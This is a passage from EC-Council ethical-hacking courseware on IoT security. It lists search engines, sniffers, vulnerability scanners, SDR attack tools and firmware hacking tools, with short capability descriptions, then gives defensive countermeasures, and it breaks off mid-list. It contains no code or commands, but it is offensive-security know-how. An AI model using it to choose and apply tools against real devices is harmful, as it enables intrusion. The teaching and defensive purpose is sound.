


Figure 18.49: Screenshot of Censys

- **Thingful**

  Source: *https://www.thingful.net*

  Thingful is a search engine for finding and using open IoT data from around the world. It helps organizations make better decisions with external IoT data. It collects real-time IoT data across dozens of verticals, including weather, environment, smart cities, energy, and transport. The data pipes of Thingful make it quick and easy to find and use the IoT data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.50: Screenshot of Thingful

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniffing Tools

System administrators use automated tools to monitor their network and devices connected to the network, but attackers misuse these tools to sniff network data. Listed below are some of the tools that an attacker can use to sniff traffic generated by IoT devices.

- **Suphacap**

  Source: *https://www.suphammer.net*

  Suphacap, a Z-Wave sniffer, is a hardware tool used to sniff traffic generated by smart devices connected in the network. It allows attackers to perform real-time monitoring and capturing of packets from all Z-Wave networks. It works with all Z-Wave controllers, including Fibaro, Homeseer, Tridium Niagara, Z-Way, SmartThings, and Vera.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.51: Screenshot of a Z-Wave sniffer

Listed below are some of the additional tools used to sniff traffic generated by IoT devices:

- CloudShark (*https://cloudshark.io*)
- Ubiqua Protocol Analyzer (*https://www.ubilogix.com*)
- Perytons Protocol Analyzers (*http://www.perytons.com*)
- tcpdump (*https://www.tcpdump.org*)
- Open Sniffer (*https://www.sewio.net*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability-Scanning Tools

Vulnerability scanning allows an attacker to identify vulnerabilities in IoT devices and their network, and to further determine how they can be exploited. These tools assist network security professionals in overcoming the identified weaknesses in a device and network by suggesting various remediation techniques to protect the organization's network.

- **beSTORM**

  Source: *https://www.beyondsecurity.com*

  beSTORM is a smart fuzzer that detects buffer overflow vulnerabilities by automating and documenting the process of delivering corrupted inputs and watching for an unexpected response from the application. By applying automated protocol-based fuzzing techniques, beSTORM acts as an automated black-box auditing tool. It tries virtually every attack combination intelligently, starting with the most likely scenarios, and detects application anomalies, which indicate a successful attack. It discovers code weaknesses and certifies the security strength of any product without access to source code. It tests any protocol or hardware, even those used in IoT, process control, automotive, and aerospace.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 18.52: Screenshot of beSTORM

Listed below are some of the additional vulnerability scanners for IoT devices:

- Metasploit Pro (*https://www.rapid7.com*)
- IoTsploit (*https://iotsploit.co*)
- IoTSeeker (*https://information.rapid7.com*)
- Bitdefender Home Scanner (*https://www.bitdefender.com*)
- IoT Inspector (*https://www.iot-inspector.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Tools to Perform SDR-Based Attacks

Attackers use various tools such as RTL-SDR, GNU Radio, and Universal Radio Hacker to perform various types of attacks, such as reconnaissance attacks, replay attacks, and cryptanalysis attacks, on SDR-based devices.

- **Universal Radio Hacker**

  Source: *https://github.com*

  Universal Radio Hacker (URH) is software for investigating unknown wireless protocols used by various IoT devices. This tool allows attackers to perform the following activities:

  - Identify hardware interfaces for common SDRs
  - Perform demodulation of signals
  - Assign participants to keep an overview of data
  - Crack even sophisticated encodings like CC1101 data whitening
  - Assign labels to reveal the logic of the protocol
  - Perform automatic reverse engineering of protocol fields
  - Perform fuzzing component to find security leaks
  - Perform modulation to inject the data back into the system


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 18.53: Screenshot of Universal Radio Hacker

Listed below are some of the additional tools to perform SDR-based attacks:

- BladeRF (*https://www.nuand.com*)
- Rfcat (*https://code.google.com*)
- HackRF (*https://greatscottgadgets.com*)
- FunCube Dongle (*http://www.funcubedongle.com*)
- Gqrx (*http://gqrx.dk*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IoT Hacking Tools

Listed below are some of the IoT hacking tools used by attackers to exploit target IoT devices and networks to perform various attacks such as DDoS, jamming, and BlueBorne attacks.

- **Firmalyzer Enterprise**

  Source: *https://firmalyzer.com*

  Firmalyzer enables device vendors and security professionals to perform an automated security assessment of the software that powers IoT devices (firmware) to identify configuration and application vulnerabilities. This tool notifies users about the vulnerabilities discovered and assists in mitigating those in a timely manner.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 18.54: Screenshot of Firmalyzer Enterprise

Listed below are some additional tools to perform IoT hacking:

- Firmwalker (*https://github.com*)
- rfcat-rolljam (*https://github.com*)
- KillerBee (*https://github.com*)
- GATTack.io (*http://www.gattack.io*)
- JTAGULATOR® (*http://www.grandideastudio.com*)


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Countermeasures

This section discusses various IoT security measures, device management, and security tools that can be used to prevent, protect, and recover from various types of attacks on IoT devices and their networks. Following these countermeasures, organizations can implement proper security mechanisms to protect the confidential information transmitted between the devices and the corporate network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend Against IoT Hacking

- Disable the "guest" and "demo" user accounts if enabled
- Use the "Lock Out" feature to lock out accounts for excessive invalid login attempts
- Implement a strong authentication mechanism
- Locate control system networks and devices behind firewalls, and isolate them from the business network
- Implement IPS and IDS in the network
- Implement end-to-end encryption and use public key infrastructure (PKI)
- Use VPN architecture for secure communication
- Deploy security as a unified, integrated system
- Allow only trusted IP addresses to access the device from the Internet
- Disable telnet (port 23)
- Disable the UPnP port on routers
- Protect the devices against physical tampering
- Patch vulnerabilities and update the device firmware regularly
- Monitor traffic on port 48101, as infected devices attempt to spread the malicious file using port 48101

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Position of mobile nodes should be verified with the aim of referring one physical node with one vehicle identity only, which means one vehicle cannot have two or more identities
- Data privacy should be implemented; therefore, the user's account or identity should be kept protected and hidden from other users
- Data authentication should be performed to confirm the identity of the original source node
- Maintain data confidentiality using symmetric key encryption
- Implement a strong password policy requiring a password at least 8–10 characters long with a combination of letters, numbers, and special characters
- Use CAPTCHA and account lockout policy methods to avoid brute-force attacks
- Use devices made by manufacturers with a track record of security awareness
- Isolate IoT devices on protected networks
- Implement a secure boot option that uses cryptographic code signing techniques, and ensure the device executes code generated by the device's original equipment manufacturer (OEM)
- Implement two-way authentication by using a cryptographic algorithm that can use both symmetric keys using SHA with HMAC and asymmetric keys using ECDSA
- Create an asset inventory for mapping the network and for discovering all paths of ingress and egress to determine whether the IoT network has its own Internet gateway that does not follow the security policies or applicable laws, regulations, and contracts
- Apply access controls between the IoT devices and IT resources by using enterprise firewalls, IDS/IPS, UBA, IAM, etc.
- Always read the privacy policy of an application before installing to check on the information it can access
- Use a trusted execution environment (TEE) or security element (SE), TrustZone for ARM, to secure sensitive information
- Implement active masking or shielding to protect devices from side-channel attacks
- Validate code immediately before its use to reduce the risk of time-of-check to time-of-use (TOCTOU) attacks
- Secure encryption keys and credentials by storing them in a Secure Access Module (SAM), Trusted Platform Module (TPM), Hardware Security Module (HSM), or another trusted key store
- Prevent disclosure of IP addresses by disabling WebRTC in the browser
- Use ad-blockers and non-trackable extensions available on the browser to prevent web-based attacks on IoT devices

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Filter private IP addresses from DNS replies using dnswall to prevent DNS rebinding attacks
- Use the cloud-based anti-DDoS solution for filtering or diverting malicious DDoS traffic
- Employ content distribution networks (CDNs) and smart DNS resolution services to provide an additional layer of network infrastructure

How to Prevent SDR-Based Attacks

Attacks on IoT devices can be launched from any direction with persistent efforts and holding knowledge on some available tools. However, one must be proactive to prevent such attacks before the devices are compromised.

The following methods can help in protecting IoT devices from SDR-based attacks:

- **Securing the signal**

  One of the most significant preventive measures to avoid software-based radio attacks is securing the signals using standard encryption methods.

